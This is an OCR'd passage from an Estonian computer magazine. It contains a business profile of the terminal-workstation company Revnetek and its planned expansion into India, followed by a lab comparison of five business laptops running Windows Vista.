Mul on siiski juurdepääs ka Unix-Linuxi masinatele ning ehkki arenguga pole saanud kaasas käia, on nende süsteemide maailma sukeldumine ikka rahulolu pakkunud. Veelgi enam – selgus, et enda jaoks väga intrigeeriva tehisintellekti põhimõtte uurimiseks loodud katsetarkvara toimib vaid Linuxi ja Mac OS-i keskkonnas. See on tugev väide multisüsteemsuse või alternatiivse platvormi kasuks ja tähendab täna pisut varju jäänud Linuxi-armastusele senisest suuremat tähelepanu.

Eesti IT-firma tüürib gl obaalseks kontserniks

> Esimene kontor avati umbes pooleteise aasta eest Californias, umbes aasta tagasi avas uksed esindus Lõuna-Aafrikas.

SiriSant Khalsa ja Henrik Põder on mõlemad Revolutionary Network Technologies'i ehk Revneteki osanikud.

FOTOD: EGERT KAMENIK

Eesti ettevõte Revnetek on asunud vallutama India turgu. Nimelt kirjutati alla koostöölepe India firmaga Paragon Infotech, mille kohaselt plaanitakse Indias üles panna 100 000 terminaltöökohta koos kõige vajalikuga.

RAIGO NEUDORF
Saldo

Tegelikkuses on India projekt vaid üks osa Eesti ettevõtte plaanist saada globaalseks tegijaks.

SmartLink Groupi partner ning juhatuse esimees **Henrik Põder** tunnistab, et Revneteki kui SmartLinki välisturgudele mõeldud käepikenduse sünd oli pooljuhuslik. Kuna Eesti turul oli SmartLink oma terminallahendustega juba tuntust kogunud ning see ärisuund polnud sugugi kehv, otsustati sarnaste lahendustega ka välisturgudele laieneda.

"Sattusime umbes kolme aasta eest ühiste tuttavate kaudu kokku sellise mehega nagu **SiriSant Khalsa**. Temaga koostöös seadsime eesmärgiks viia kõigepealt läbi firmasisesed muudatused, et välisturgudele laienemine oleks võimalik. Uurisime, kas meie toode on üldse selleks valmis. Leidsime, et aeg on paras ja lõime uue ettevõtte, mille nimeks on Revnetek ning kus mõlemad pooled (SiriSant Khalsa ja Henrik Põder – R.N.) on osanikud," räägib Põder firma sünnilugu.

Revneteki nimi on tegelikkuses lühend Revolutionary Network Technologies`t.

Uhkelt kõlava nime taga tegutseb täna ettevõte, mis on suhteliselt lühikese ajaga üllatavalt palju suutnud korda saata. ▶

Meenutus erakogust: Revneteki meeste esmakohtumine India koostööpartneriga CeBIT-il.

Henrik Põder loetleb üles turud, kus täna tegutsetakse: California (USA), Lõuna-Aafrika Vabariik, Poola ning Eesti. Tõsi – Eestis tegutsetakse endiselt SmartLinki kaubamärgi all.

Esirinnas omavalitsused ja koolid

Välisturgudel on ettevõte tegutsenud veidi alla kahe aasta. Esimene kontor avati umbes pooleteise aasta eest firma ühe partneri SiriSant Khalsa kodukandis Californias, umbes aasta tagasi avas uksed esindus Lõuna-Aafrikas.

"Põhjus, miks esimene kontor Californias avati, peitub selles, et minu töökontor asub seal," ütleb Khalsa. "See oli kõige parem moodus terminaltöökoha ideed välisturul testida, kuna Californias olid olemas vajalikud inimesed."

Khalsa sõnul on USA-s Revneteki terminallahenduste kasutajateks kohalik omavalitsus ning mitmed ülikoolid. Henrik Põderi jutu järgi on Lõuna-Aafrikas hetkel keskendutud peamiselt koolidele. Mehed kinnitavad kui ühest suust, et alles nüüd

> **Hetkel ongi firma arengu põhiraskus suunatud India turule, kus on kavas avada esindused kaheksas erinevas linnas.**

hakkab ettevõte hoogu sisse saama ning üha enam kliente avastab enda jaoks Revneteki lahendusi.

"Kulutasime ligi aasta ainuüksi ettevalmistustele. See on väga suur töö, kui arvestada seda, et pakume lahendusi nii erinevates riikides," tõdeb Khalsa.

SiriSant Khalsa selgitab, et tema äri eesmärgiks on avastada ning üles otsida sellised firmad, mis oma toodete ning teenustega tavapärasest "hallist massist" selgelt eristuvad.

"Meie eesmärgiks on sellised ideed või ettevõtted kasvatada turul suurteks tegijateks," nendib Khalsa, kelle sõnul Revneteksist hetkel just sellist firmat kasvatatakse. Ehk kiiresti arenevat, hea kasumlikkusega ning rahvusvahelise haardega.

Khalsa on säärast äri ajanud 25 aastat ning nüüd on tema eesmärgiks aidata rahvusvahelisel areenil läbi lüüa väikesel ettevõttel.

Töö neljal kontinendil

Hetkel ongi firma arengut silmas pidades põhiraskus suunatud India turule, kus Khalsa kinnitusel on kavas avada Revneteki esindused kaheksas erinevas linnas. Vajaduse nii mitme erineva kontori järele tingib sealse turu suurus.

"Esimene kontor avatakse Pune-nimelises linnas, mis on kujunenud kohalikuks IT-keskuseks. Järgnevad New Dehli ning teised suurlinnad," räägib Khalsa.

Praegu hoiavadki Henrik Põder ning SiriSant Khalsa ettevõtte globaalseid arenguid enda õlgadel. Mehed tõdevad intervjuud andes ka ise rõõmsalt, et ➤

Mida kujutab endast terminallahendus?

"Meie terminallahendusel põhinevate arvutitöökohtade unikaalsus seisneb kindla kuumaksuga täisteenuses. Sinna kuuluvad nii kogu riistvara (server, terminalid, monitorid), tarkvara (internetibrauser, e-post, kontorirakendused, viirusetõrje) kui ka näiteks teenused, nagu andmete säilitamine ja süsteemihaldus," selgitab Revneteki partner Henrik Põder.

"Meie nägemus on, et paljudes kohtades, kus täna lauaarvutit kasutatakse, see tulevikus enam nii ei ole. Arvutikasutajale on vaja vaid pilti silme ees ja hiirt-klaviatuuri, kõik muu toimub serveris."

Põderi sõnul kardetakse tihtipeale suuremates ettevõtetes Revneteki tehtud pakkumisi, mis põhinevad terminallahendusel. "IT-juhid kardavad meie pakkumisi. Arvatakse, et kui meie lahendus võetakse, kaotatakse oma töö – pole lihtsalt enam arvuteid, mida parandada ning mille eest hoolt kanda, sest kogu asi töötab serveripõhiselt. Kui neile aga selgeks teha, palju meie pakutav lahendus maksab, palju selle pealt kokku hoitakse ning et pidevalt saab seda süsteemi paremaks muuta, saadakse aru, mida me tegelikult pakume."

Põder lisab, et enamik IT-süsteemide tõrkeid on tänapäeval ikka seotud kohapealse tööjaama ehk PC probleemidega.

"Viirused, kõvakettad, ventilaatorid, tarkvara uuendamine, turvalisus, töökoha efektiivus on osa PC-ga seotud muredest. Terminalisüsteem kaotab kõik need probleemid ning IT-juht saab keskenduda oma põhitööle, mis on kogu võrgu, serverite ning IT-süsteemi analüüs, haldamine ning uuendamine."

Kuigi Revneteki kiire areng on kadestamisväärne, ütleb Khalsa (alumisel pildil), et oma suurimast plaanist, mille kallal hetkel töötatakse, pole nad veel valmis rääkima.

CeBIT-ile tasub raha kulutada

Revneteki esimesed kontaktid oma tänase India koostööpartneriga vahetati eelmisel aastal rahvusvahelisel infotehnoloogiamessil CeBIT.

"Paragon Infotech oli väga huvitatud meie tehnoloogiast, ärimudelist ja kuumaksupõhisest täisteenusest. Peale vähem kui aastast teineteise kompamist jõudsime lepinguni," on Henrik Põder varem öelnud. Seetõttu julgeb ta edasi anda ka soovituse ettevõtjatele, kes kardavad välismessidel käimisega seotud kulusid.

"On äärmiselt oluline sellistel üritustel käia. Me võime CeBIT-i külastamisele aastate lõikes üpris palju raha kulutada, kuid teinekord teevad selle kuhjaga tasa üks või kaks kontakti, millega sa sealt tagasi tuled. Nii et aastatepikkune vaev võib saada tasutud vaid tänu ühele kontaktile," räägib Põder omast kogemusest.

juba tegutsetakse neljal erineval kontinendil. Samas tähendab see ettevõtte juhtide jaoks pidevat reisimist. Hiljuti naases Põder näiteks Lõuna-Aafrikast, kus käis kaemas sealse harukontori arengut. Samal ajal müttas tema kolleeg Khalsa Varssavis, kus samuti üks Revneteki esindusi hiljuti alustas. Märtsi keskel ootab aga mehi kohtumine India partneritega, et arutada arenguid uues piirkonnas.

"Selline see töö on, millega me hetkel tegeleme," iseloomustab Põder.

Nagu öeldud, plaanib Revnetek koostöös India firmaga Paragon Infotech rajada Indiasse 100 000 terminaltöökohta. Khalsa sõnul on tegu mahuka ettevõtmisega: kontorid avatakse kaheksas erinevas linnas, kohapeal hakatakse tootma vajalikku riistvara, luuakse müügivõrgustik ning hakatakse pakkuma oma toodetele tehnilist tuge.

India puhul on tegu Eesti mõistes üüratu turuga. Kuigi sealne interneti kättesaadavus ning kasutusaktiivsus elaniku kohta pole võrreldav Eestiga, samuti nagu ka eteenuste valik, toimub sealses IT-sektoris metsiku kiirusega areng.

> India valitsus on seadnud eesmärgiks olla maailma üks tugevamaid majandusi, nagu seda on USA, Hiina või Jaapan.

"Üks number, mille meie India partner meile ütles: aastas müüakse seal viis miljonit arvutit. Meie eesmärgiks on sellest arengust oma protsent haarata," ei varja Põder ambitsioonikaid plaane.

Eeskätt on Revnetek oma pilgu seadnud suurtele India firmadele, kellele terminaltöökoha lahendust oma koostööpartneri kaudu pakkuma hakatakse. Klientide näol on peamiselt tegu avaliku sektori tegijatega: valitsus- ja meditsiiniasutused ning koolid.

"Ühesõnaga – meie klientideks on inimesed, kes kasutavad iga päev internetti, e-posti, kontoritarkvara ja paljusid teisi serveritel põhinevaid lahendusi," märgib Põder. Tema sõnul pannakse iga erineva turu jaoks kokku just sellele turule sobiv pakett lahendusi, mis on mõeldud mõne konkreetse sektori jaoks: koolid, meditsiinisüsteem jne.

India valitsus toetab IT arengut

SiriSant Khalsa sõnul on Revneteki India partner andnud mõista, et suudavad luua Indias kõnealused 100 000 terminaltöökohta veidi vähem kui pooleteise aastaga. See teeks kuus umbes 5555 taolise töökoha loomist. "Meie partneri näol on tegu ka suure ettevõttega," põhjendab ta

Siiski ei oska Khalsa täpselt öelda, millist positsiooni nende koostööpartner Indias oma tegevusvaldkonnas omab, palju tal töötajaid on või kui suured on firma käibenumbrid.

Revneteki kui SmartLinki välisturgudele mõeldud käepikenduse sünd oli pooljuhuslik, tunnistab Henrik Põder (paremal). Kuna äri polnud sugugi kehv, otsustati laieneda.

Henrik Põder ütleb, et kui võrrelda Eesti ning India IT-sektorit, võib kohata üpris palju sarnaseid jooni. Üks peamisi sarnasusi on tema sõnul see, et nagu Eesti, toetab ka India valitsus otseselt riigi IT-sektori arengut. "Sealne valitsus on seadnud eesmärgiks olla maailma üks tugevamaid majandusi, nagu seda on USA, Hiina või Jaapan. Selleks on vaja ka tugevat IT-sektorit. Indias on loodud lausa terveid organisatsioone, mis erinevate valdkondade arengusse panustavad. Nende hulgas IT."

Samas ei kavatse Revnetek Indias ainult uusi terminaltöökohti rajada. Lisaks terminallahenduste müügile hakatakse seal arendama ja tootma ka riist- ning tarkvara.

"Teeme selles osas koostööd sealse elektroonika ja IT ekspordiorganisatsiooniga Electronics and Computer Software Export Promotion Council, mida rahastab India valitsus," ütleb Põder.

Kuigi Khalsa mainib, et nii tema kui ka SmartLink investeerivad Revneteki rahvusvahelisse arengusse suuri summasid, jätab ta investeeringute suuruse siiski enda teada. Küll avaldab Revneteki ameeriklasest partner, et lähima aastaga on kavas ettevõttel laieneda veel 10–12 uuele turule. Loetelu on muljetavaldav: Inglismaa, Saksamaa, Holland, Rootsi, Mehhiko, Ukraina, Hiina, Lõuna-Korea jne.

"Mitmete riikide puhul oleme välja valinud need, kus saame arenguga seatud kulud võimalikult madalal hoida. Laenuraha me kasutada ei soovi. Meie eesmärgiks on muuta iga uus avatud kontor kasumlikuks 90 päevaga," tutvustab Khalsa Revneteki äriplaani.

Seda, kui palju on kavas ettevõttel erinevates riikides terminaltöökohti rajada, on tema sõnul täna siiski väga raske prognoosida – turud on erinevad ning nendesse panustamine samuti erinev.

Põder julgeb spekuleerida, et näiteks Lõuna-Aafrikas võiks lähitulevikus Revneteki toel tekkida 25 000–50 000 terminaltöökohta. Suured ootused on ka Poola turul, kus see arv võib olla isegi mitu korda suurem. Põderi sõnul on nii kiire areng kindlasti ka väljakutse kontserni peakontorile, kus toimub kogu kaadervärgi juhtimine ning mis asub Eestis.

Khalsa tunnistab, et tema teada pole Eestis teist sellist ettevõtet, mis omaks harukontoreid nii erinevatel kontinentidel. Mehe sõnul kohtus ta hiljuti Inglismaal ühe kõrge riigiametnikuga, kelle teatel on Inglismaal oma kontoriga esindatud vaid 15 Eesti päritolu firmat.

"Juba see näitab, kui vähesed siinsed ettevõtted mõtlevad täna globaalselt. Indias oleme praegu tõenäoliselt ainus Eestist pärit ettevõte, kes seal esindust avab. Sama jutt Lõuna-Aafrika puhul," usub ta. Khalsa lisab, et kui siia lisada veel 10–12 uut riiki, kus on oma esindused aasta jooksul kavas avada, saab Revnetekist rääkida kui globaalse haardega firmast.

Revneteki kiirest arengust annab aimu üks seik, mida Khalsa meenutab eelmisest aastast.

"Mul oli USA-s üks kohtumine, kus minult küsiti täpselt sellist terminaltöökoha lahendust, mida me hetkel pakume. Meile pakuti lepingut, mille kohaselt oleksime teeninud kolm miljonit dollarit 385 terminaltöökoha rajamise eest. Pidime sellest lepingust lihtsalt ära ütlema, kuna me polnud oma arenguga sealsel turul veel niikaugele jõudnud. Kliendile ei saa pakkuda poolikut teenust, kõik peab olema perfektne."

Rahast hea meelega ei räägi

Kui täna töötab Revnetekis umbes 30 inimest, on selle aasta kõpuks töötajate arvuks planeeritud juba umbes sada inimest. Vajalike spetsialistide leidmine Eestist on SiriSant Khalsa ja Henrik Põderi kinnitusel omaette väljakutse. Seepärast on ettevõte pööranud pilgu vajalike inimeste leidmiseks välisturgudele. Henrik Põder lisab, et "ajud" ja mänedžment jäävad ka edaspidi Eestisse. Mis puudutab aga klientide teenindamist ning nendele tehnilise toe võimaldamist välisriikides, saab tegu olema igal turul kohalike töötajatega.

> Käesoleva aasta madalaimaks eesmärgiks käibe osas on Revnetekil seatud neli miljonit eurot ehk umbes 60 miljonit krooni.

Rahast ja sellega seotud prognoosidest Khalsa täna hea meelega ei räägi. Ta ütleb vaid, et prognoose koostab ettevõte vaid nende harukontorite põhjal, mis on juba avatud ning töötavad. Ka siis seatakse plaanid peamiselt vaid eelseisva kuue kuu peale. Näiteks käesoleva aasta madalaimaks eesmärgiks käibe osas on Revnetekil seatud neli miljonit eurot ehk umbes 60 miljonit krooni. Kõrgeimaks ootuseks on seitse miljonit eurot ehk ligi 110 miljonit krooni.

"Siinjuures tuleb meeles pidada, et need ootused on seotud vaid praegu avatud esindustega," rõhutab Khalsa.

Kuigi Revneteki kiire areng ning ambitsioonikad plaanid tunduvad juba praegu kadestamisväärsena, ütleb Khalsa, et oma suurimast plaanist, mille kallal hetkel töötatakse, pole nad veel valmis rääkima. "See on meie tähtsaim toode, mis meil kavas on. Vabadame, aga saame sellest rääkida siis, kui see lahendus juba turul on," jääb Khalsa salapäraseks.

Siiski annab ta mõista, et tegu on millegi sarnasega, mida on nähtud vahest mõnes ulmefilmis – ehk et harjumuspärase klaviatuuri ning arvutimonitori asemel kasutatakse hologrammtehnoloogiat. am

LABOR

Ärisülerid Win dows Vista raske koorma all

Kui märtsis testis ajakiri [digi] Windows Vistaga kodukasutaja arvuteid, jätkab seekordne Arvutimaailm äriklassi sülearvutite proovimist, millel Microsofti uus ja ilus operatsioonisüsteem.

KAIDO EINAMA
kaido@am.ee

Kõigil testitud sülearvutitel oli peal Windows Vista Business, sees Inteli kahetuumaline Core 2 Duo protsessor ning hinnaklass 20 000 krooni kandis. Hind küll kõikus suuresti, sest kodumaised tootjad ei taha endiselt grupeeruda kallimate välismaiste brändide hulka, mis on muidugi positiivne, sest valikut peab olema.

Testis osalesid kaks Eesti ja kolm välismaist brändiarvutit: ML N760 V, Ordi Enduro 7280BF, Lenovo Thinkpad T60, Fujitsu-Siemens Lifebook S7100 ja Dell Latitude D620. HP ja Aceri mudelitest polnud testimise ajal Eestis veel Windows Vistaga ärikasutaja rüperaale saada.

Tavalisest kõvema riistvaraga sülearvutid tuli ära testida vanade, Windows XP jaoks mõeldud programmidega, sest spetsiaalselt Vista jaoks pole neid veel jõutud ümber teha.

Anomaaliad kimbutavad

Kõik sülearvutid olid parajalt kaalukad, välja arvatud Fujitsu-Siemens, mis paistis teistest ka õhem ja hapram – ekraan andis tal nurkadest väänduma üsna kergelt. Kuid see ongi ilmselt kaalu ohvriks toodud lisatugevus. See-eest nägi Fujitsu-Siemens kõige stiilsem välja.

Ordi sülearvuti, kui raua poolest kõige võimekam ning massi poolest kõige kaalukam, läks aga peale esimesi teste garantiihooldusse tagasi. Niipea, kui ta veidigi pikemalt koormust sai, muutus käitumine kummaliseks. Peale paari PCMarki koormustesti hakkas arvuti iseeneslikult end taaskäivitama, kuni tuli jahutamiseks lõplikult välja lülitada.

Tegelikult esines ka teistel arvutitel anomaaliaid, mida saab kuumenemise või Windows Vista ressursiapluse kaela ajada. Näiteks Lenovo masin jooksis kaks korda kokku "uinumisolekust" üles ärgates. Fujitsu-Siemensi anomaaliaks oli aga hiire tardumine, kui Vistasse sisse logida.

ML Arvutite mudelil küll tarkvaralisi kinnijooksmisi polnud, kuid ühe veidruse saab siiski välja tuua – ekraan hakkas poole heleduse peale keerates kergelt võbelema.

Positiivset leidus neis keskmisest kallimates äriarvutites muidugi ka, ja mitte vähe. Delli sülearvuti küljel näiteks oli WiFi-nupp, millega sai testida WiFi-signaali olemasolu ka siis, kui arvuti kaas oli kinni.

Ordi sülearvutisse oli sisseehitatud veebikaamera, mis näitas oma väiksuse kohta suhteliselt korralikku pilti. Hädapärased videokõned sai peetud, kuid pildistamiseks oli 1,3-megapiksline kaamera veel kehvavõitu, eriti tubastes tingimustes. Aga kus mujal sisseehitatud kaameraga sülearvutiga ikka klõpsimas käiakse kui siseruumis.

Kui Eestis kokku pandud tavaliselt Taiwanist pärit sülearvutid on õrnukese korpusega, oli seekordne Ordi mudel tõeliselt massiivne. Ekraan jäik, korpus ei nagisenud ega paindunud, ainuke nõrk koht oli aga taas klaviatuur, mis andis keskelt vetruma. Samasugune massiivne ja tugev oli ka must Lenovo Thinkpad. Ekraani hinged hoidsid ka rappudes ekraani kindlalt paigal, läbivajumist kuskil ei esinenud, kui ▶

FOTOD: EGERT KAMENIK, KAIDO EINAMA

korpusele suruda, ja klaviatuur oli vedeliku eest kaitstud vedeliku äravooluavadega arvuti põhja all.

Graafikas oli Ordi teistest kõvasti üle ja ekraani kvaliteet oli Lenovo arvutiga võrdselt teistest parem. Paraku tumendasid Ordi edu probleemid sõrmejäljelugejaga (mis keeldus Vista all töötamast) ja kas kuumenemisest või draiveritest tingitud sagedased kokkujooksmised. Võimalik, et need olid vaid selle arvuti riistvarapraagist tingitud, kuid kahjuks ei saanud mõne teise arvutiga testi enam korrata.

Kõik arvutid said tänu Core 2 Duo protsessoritele väga hästi hakkama arvutusvõimsust nõudvate testidega ning *multitasking* ehk mitme programmi paralleelselt jooksutamine oli äriklassi sülearvutite jaoks samuti lihtne ülesanne. Pigem tekitas miski arusaamatut koormust jõudeolekus – võimalik, et uutes arvutites tegeles äsja-installitud Windows veel indekseerimise ja muude alguses palju tööd nõudvate ülesannetega, mis käivitusid siis, kui arvuti ressursse ei vajatud kontoritöö jaoks.

> **Võimsad sülearvutid lasid jahutusventilaatoritel rahulikult unnata ja kõvakettal krõbistada ka siis, kui arvuti oli jõudeolekus.**

Kõigil sülearvutitel oli olemas ka WiFi sisse-välja lülitamise nupp, mis mobiilse kasutaja jaoks on aina olulisem just eraldi nupuna, mitte kuskilt menüüst seda võimalust otsides.

Microsoft läheb kriitilisemaks

Windows Vistas on sees n-ö baasskoor, millega hinnatakse arvuti tark- ja riistvara sobivust Vista jooksutamiseks – Windows Vista Experience Index. See sisaldab tegelikult viite hinnet, kuid baasskooriks võetakse nõrgim lüli – kõige madalam indeks. Hinnatakse viiepallisüsteemis.

Näiteks baasskooriga 1–2 võib rahulikult jooksutada Windows Vista Basicut, millel puudub uut operatsioonisüsteemi silmale ilusamaks tegev nn Aero graafiline liides. Microsofti karmi hinnangu järgi poleks Aero graafika jaoks enamik meie testarvuteid sobivad: veidi üle kahe punkti said Fujitsu-Siemens, ML Arvuti ja Dell, Aero jookseb aga talutavalt baasskoori kolm juures. Kuid seda ei maksa väga traagiliselt võtta. Alates Vista esimestest testversioonidest on Microsoft nõudmised arvutitele aina karmimaks teinud, nii et mõned kuud tagasi Vistaks sobinud arvuti võib nüüd olla päris piiri peal või juba mittesobiv.


LENOVO THINKPAD T60

am 7,5

FUJITSU-SIEMENS LIFEBOOK S7110

am 7,0

ORDI ENDURO 7280BF



am 6,5

Tegelikkuses ta aga töötab ka graafilise Aero lisavõimalustega.

Siiski on Microsofti karmil hinnangul ka tõepõhi all, sest tavalisest võimsamad kahetuumalised sülearvutid lasid jahutusventilaatoritel rahulikult unnata ja kõvakettal krõbistada ka siis, kui arvuti oli jõudeolekus. Uue, väidetavalt turvalisema ja loomulikult ilusama väljanägemisega operatsioonisüsteemi jaoks kulub seega võhma rohkem.

Proovisime sedasama Vista indeksit ka testarvutite juures, kuna poes on see näiteks kõige lihtsam ja kiirem viis arvutitel vahet teha.

Baasskoori järgi on Aero-võimelised vaid Ordi ja Lenovo, kuid kõigil arvutitel oli mõistagi Aero graafiline liides sisse lülitatud ja jooksis nähtavate probleemideta. Nõrgimaks lüliks saigi äriklassi sülearvutitel graafikavõimsus, millega Windows Vista kõige vähem rahul oli. Kahetuumalised protsessorid said kõik maksimumilähedase tulemuse, mälu ja kõvakettad olid samuti Vista jaoks küllaltki sobiva kiirusega, graafika aga nigel.

Kõiki arvuteid sai lisaks proovitud veel Microsofti pakutava Windows Upgrade Advisori tarkvaraga, mis peaks operatsioonisüsteemi uuendajatele ütlema, kas nende riistvara on sobiv Vista jaoks või esineb veel probleeme. Kui arvutil on kleeps "disainitud Vista jaoks", ei tohiks suuri probleeme olla. Enamasti see nii oligi. Kuid mitte sajaprotsendiliselt.

Windows Vista Upgrade Advisor oli kõige kriitilisem Ordi arvuti suhtes. Probleemid võivad selle tarkvara arvates tekkida Ordil mälukaardi- ja sõrmejäljelugeja ning graafikakaardiga. Sõrmejäljelugeja tõepoolest keeldus tööle hakkamast, graafikakaart ja mälukaardilugeja siiski tundusid toimivat.

Lenovo ja ML Arvutite riistvara kohta arvas Advisor, et üldiselt pole probleeme, kuid vajatakse mõne draiveri uuendust. Fujitsu-Siemensi graafikakaardi jaoks soovitati samuti hankida uus, Vista jaoks mõeldud draiver juhul, kui seda arvutit uuendatakse Windows XP pealt.

Jõudlustest ventilaatorimürinal

Kuna tegemist on äriarvutitega, kus mängude graafika pole kõige tähtsam, sai testimistarkvaraks valitud graafikatestide asemel Futuremarki PCMark 05, mis hindab just arvutite kontorijõudlust. Sealt valisin mõned iseloomulikud testid igapäevatöö hindamiseks:

- kõvakettalt Windowsi käivituse kiirus (90% lugemist ja 10% kirjutamist);
- füüsika ja 3D-graafika (ujukomatehted ja 3D-renderdamine);
- veebilehe renderdamine (HTML-failide ja piltide esitamiskiirus Internet Exploreris);

SÜLEARVUTID WINDOWS VISTAGA	LENOVO THINKPAD T60	FUJITSU-SIEMENS LIFEBOOK S7110	ML N760 V	ORDI ENDURO 7280BF	DELL LATITUDE D620
TEHNILISED ANDMED JA HIND					
protsessor	Intel Core 2 T7200 2 Duo 2 GHz	Intel Core 2 Duo T5600 1,8 GHz	Intel Core 2 Duo T5500 1,6 GHz	Intel Core 2 Duo T7200 2 GHz	Intel Core 2 Duo T5600 1,83 GHz
mälu	1 GB	1 GB	1 GB	2 GB	1 GB
videokaart	ATI Mobility Radeon X1400	Intel i9456M	nVidia Geforce GO 7400	nVidia Geforce GO 7600	nVidia Quadro NVS 110M
kõvaketas	120 GB	80 GB	120 GB	120 GB	60 GB
võrguühendused	modem, Gigabit Ethernet, WiFi, Bluetooth, infrapuna	modem, Gigabit Ethernet, WiFi, Bluetooth, Firewire, infrapuna	modem, Gigabit Ethernet, WiFi, firewire	modem, Gigabit Ethernet, WiFi, Bluetooth, firewire	modem, Gigabit Ethernet, WiFi, Bluetooth, infrapuna
ekraan	1680 × 1050 WSXGA+, 15,4"	1400 × 1050 SXGA, 14,1"	1280 × 800 WXGA, 14,1"	1680 × 1050 WSXGA+, 15,4"	1440 × 900 WXGA, 14,1"
lisanupud	WiFi lülitamine, sõrmejäljelugeja jm	WiFi lülitamine, hiire kerimisnupp, *backup*, kaks funktsiooninuppu	WiFi lülitamine, e-posti ja brauseri nupp, helivaigistusnupp	WiFi lülitamine, multimeedianupud, sõrmejäljelugeja	WiFi lülitamine, helinupud
mass	2,56 kg	1,8 kg	2,75 kg	2,8 kg	2,2 kg
HIND	25 500 krooni	26 920 krooni	16 830 krooni	20 740 krooni	19 990 krooni

- faili dekrüpteerimine (arvutusvõimsus);
- kõvaketta igapäevakasutus (tüüptegevuste kiirus, 60% lugemine ja 40% kirjutamine);
- tekstiredigeerimine (tekstifailide töötlus);
- pildi lahtipakkimine (suure JPEG-faili avamine);
- viiruseotsing kõvakettalt (99,5% lugemine).

Need Futuremarki testid proovivad arvutit hinnata reaalsete igapäevaste tegevuste juures. Iga testi rakendatakse arvutis ligi paarkümmend sekundit.

PCMark pidas kõige võimekamaks ärikasutaja masinaks Ordi sülearvutit. Eriti head tulemused olid tal graafikatestides. Veebilehtede avamisega sai Ordi kõige kiiremini hakkama ja kolmemõõtmelise ruumi arvutustega samuti.

Kiireim kõvaketas aga oli Dellil, pilditöötlus lippas kõige kiiremini Thinkpadil. Kõigil sülearvutitel hakkas testi ajal jahutusventilaator praktiliselt kohe mühisema ning jätkas ka peale testi lõppu.

Pii komakohti arvutamas

Uued kahetuumalised protsessorid on kõvad paralleelarvutajad. Pii komakohtade arvutus on just selline ülesanne, kus nende eelised võrreldes tavaliste ehk varem arvutites ainuvalitsejateks olnud ühetuumaliste protsessoritega esile tulevad. Sellepärast sai kõigil arvutitel lasta välja rehkendada miljon ja neli miljonit pii komakohta. Paralleelarvutuse võimekus näitab ka arvuti jaksu mitmeid programme korraga jooksutada. Mitu akent tavaliselt kontoriarvutil lahti on? Kindlasti rohkem kui üks-kaks.

Ordi võimas riistvara oli siingi tegija, kuid paraku ei suutnud see sülearvuti lõpuni rehkendada nelja miljoni komakohaga ülesannet ka siis, kui oli vahepeal mõne tunni väljalülitatuna seisnud. Programm Super Pi, mida sai kasutatud, jooksis järjekindlalt kokku rohkem kui miljoni komakoha arvutamisel. Kuid vaid sellel arvutil. Teistega test õnnestus ja kiireimaks osutus Lenovo, teine kahegigahertsise protsessoriga arvuti Ordi kõrval. Teiste protsessorikiirus oli lahjem.

Akud täis ja tühjaks

Ehkki akud olid sülearvutitel erinevad, ei tulnud akutestis karjuvalt suuri vahesid välja. Teistest enam pidasid üllatuslikult vastu kodumaiste brändiarvutite akud: Ordi ja ML Arvutid juhtisid, Lenovo ja Dell sörkisid sabas. Ordi eriti suurte mõõtmetega aku oleks võinud küll esikohale tulla, kuid jäi napilt alla ML N760 V-le.

Akutestiks oli kasutusel tuntud akuõgija Battery Eater Pro, mis graafikakaardi, mälu ja protsessori keskmist koormust emuleerides proovib akust viimase energia välja imeda, mõõtes samas aega.

Taas saavad kiita Lenovo, Fujitsu-Siemens ja veidi vähem ka Dell. Need on tõeliselt jäiga aluse ja hea klahvikäiguga arvutid.

Akutest käis väljalülitatud WiFi-võrgu ja 50% ekraaniheledusega.

Kätega kallale – käepärasuse test

Kuigi arvude keeles on testimistarkvarad viis sülearvutit juba reastanud, ei saa ühe korraliku tööriista juures hindamata jätta vastupidavust ja käepärasust, ehk nüüd tuleb siis jälle minna subjektiivsemaks.

Alustame klaviatuuridest, millel klõbistades veedavad kontoriinimesed enamiku oma päevast. Klahvid peavad olema mugavad, konkreetse käigu ja jäiga alusega. Lisanupud ei tee ka paha, eriti reisil olles.

Kõigepealt saavad taas kiita Lenovo, Fujitsu-Siemens ja veidi vähem ka Dell. Need on tõeliselt jäiga aluse ja hea klahvikäiguga arvutid. Delli klahvid aga tundusid veidi liiga jäigad, mis võib olla ka puhtalt harjumuse ja maitse küsimus. Ordi ja ML Arvutid aga pakkusid taas keskelt veidi vetruvaid klaviatuure, kuid klahvikäik on mõlemal mugavamaks läinud.

Hiired lippasid Windows Vista vaikimisi seadetega Ordil, ML Arvutil ja Dellil üle ekraani üsna tuimalt. Kuid seda andis parandada hiire tundlikkust maksimaalseks seades. Siis liikus sõrmega üle puuteplaadi liigutades kõige rohkem Delli hiirekursor, nii et klikkimise täpsuse huvides tuli tundlikkust vähendada.

ML Arvuti puuteplaat oli pealt korpusega ühes tükis, mis on huvitav disainilahendus. Puuteplaadi servades paremal ja all olid ka kerimispinnad, millega peab veidi harjuma, et hiirt liigutades kogemata kerimisribale ei libiseks. Aga pikemal kasutamisel harjub sellega kindlasti ja taas on üks lisamugavus navigeerimiseks juures.

